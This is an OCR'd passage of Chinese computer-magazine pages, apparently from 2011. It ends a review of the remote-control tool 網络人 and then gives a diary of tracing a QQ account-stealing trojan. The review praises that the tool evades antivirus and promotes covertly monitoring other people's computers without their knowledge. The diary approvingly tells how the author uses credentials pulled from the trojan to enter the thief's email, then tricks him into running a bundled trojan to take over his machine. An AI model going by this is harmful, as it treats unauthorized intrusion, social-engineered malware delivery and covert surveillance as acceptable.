


图7

点“文件传输”按钮后会打开如图8的文件管理窗口，可以下载远程文件到本机，可以把本机文件上传到远程电脑，而且支持文件的直接拖曳，也可以对远程文件进行删

除、重命名等操作。




图8

“文字聊天”功能可以让你和被控制电脑前的人进行文字聊天。另外网络人还有屏幕录制、视频监控等实用功能，不过不能免费使用，需要成为付费会员后才能使用。好在办公版的远程屏幕控制功能就可以满足我控制远程电脑进行录像的要求，够用了。

二.网络人的特点

经过我的使用，发现网络人远程控制软件和其它木马有两点明显的不同：

1.木马一般都要进行上线设置，需要你有一个动态域名或一个ftp地址，网络人只需要你注册一个免费ID并设置控制密码后在任何一台能上网的电脑上都可以远程控制你的电脑，使用方便，几乎没有不会用的情况。

2.几乎所有的木马都会被杀毒软件查杀，而网络人是一款正规的远程控制软件，不会被杀毒软件查杀，更安全。

对于玩惯了木马的叉子，也许网络人监控版更适合你，功能更强大，可实现隐性监控对方电脑--连接时被控方无任何提示，不知道自己正处于被监控状态，主要用于监控孩童、员工等，有兴趣的可以试用下。

不要一提到远程控制软件就想到木马，木马只是远程控制软件的一部分，有时候我们确实需要远程控制软件，它会让我们的工作生活更方便，正所谓技术点亮生活。

（文中涉及的“netman个人版”本期光盘已收录）

幕后黑手 it's you？

Eric

2011年3月28日　天气晴　凶

夜降临，忙绿了一天，大家也像往常一样，乘车回家休息。我坐着11路回到家中，像往常一样打开了计算机，浏览着网页，看到一款寻找已久的软件，呵呵，看来我人品大发了，看来日历说错了，打开下载神器，只听叮咚一声，ok已经出现在桌面了。我迫不及待的打开了软件，ok能正常使用。过了一会儿，qq掉线了。第一反应不是中招了，而是心理咒骂着什么破网络，又掉线了。重新登录q，习惯性的敲完密码，回车……




图1




图2

2011年3月29日　天气小雨　吉

挂qq虽然不是为了寒暄下，但是已经成为了大部分的人习惯了（电子鸦片）。我打开q这次敲完密码，我没有按回车键而是点击了登录按钮，点了但是就是没有反应,提示密码错误（如图1），总是提示密码错误，这时已经有种不详的预感了，登录成功显示上次登录的地方竟然是国外（如图2）。不想发生的一幕还是发生了，号被盗了。这使我联想到，昨天下载的软件可能有问题（偶上网习惯还是很好的，所以就没有安装杀毒软件，更重要的是，杀毒软件和病毒使用的是同样的技术，有时也很可怕滴）。

首先要做的第一步就是断网，接着拿出ark工具观察可疑进程，线程，服务，以及自启动信息。在进程窗口能看到有个可疑进程svchost.exe 后面写的文件厂商是 hacker jonny（如图3）。ok，右键定位进程文件，一看就是伪装的，不是微软的正规操控服务的进程。二话不说先传到杀毒网上，给他来个记号，以免广大群众重蹈覆辙。右键强制结束掉进程并删除文件，其实在C:\WINDOWS\system文件下的HJonny.bat（删除自身以及一直ping）也是盗号程序释放的。启动项里有个autokill的后面也写着hackerjonny，ok右键删除启动信息（如图4）。下面就让我们一起看下病毒文

件svchost.exe，先peid看下有没有壳，ok，vb写的（如图5）。




图3




图4




图5

od载入，右键查找unicode（因为是vb写的程序）。从显示出的参考字串（如图6）可以看出之前那个批处理是盗号程序释放的，以及之前删掉的注册表。其实这里大家可以不用od跟进去慢慢分析出盗号者的账号密码。这里还有更简单的方法。不知道大家注意到图5后面写了个overlay，ok，就是它。因为很多盗号程序都把配置信息写在附加文件中。用winhex载入，一直向下托，就会看到盗号者的配置信息了（如图7）。利用获得的qq账号以及密码登陆他的邮箱看了下，他这几天收获不小（如图8）。查了下盗号者本人还收徒弟教授各种盗号技术。看了下头顶上的钟表，时间已不早了，明天在接着搞这个盗号的。




图6

2011年3月30日　天气晴　吉

首先我用那个qq加了我几个号（为了之后改密保用的），其次我一个刷钻工具（你懂地）捆绑了木马。我用另一个q加了他，冒充崇拜他，想要学习黑客技术，我问他qq能刷会员，刷钻。他说没问题。接着我说，我从淘宝网上买了个刷钻工具，不会用，能否教下我怎么用，他让我把工具传给他，ok过了一会我看见我的远程客户端又多了一台肉鸡。他说，这工具不好用，我说那你拿你的工具教我吧，他说要600元（真是穷疯了），我说太贵了，就下线了。

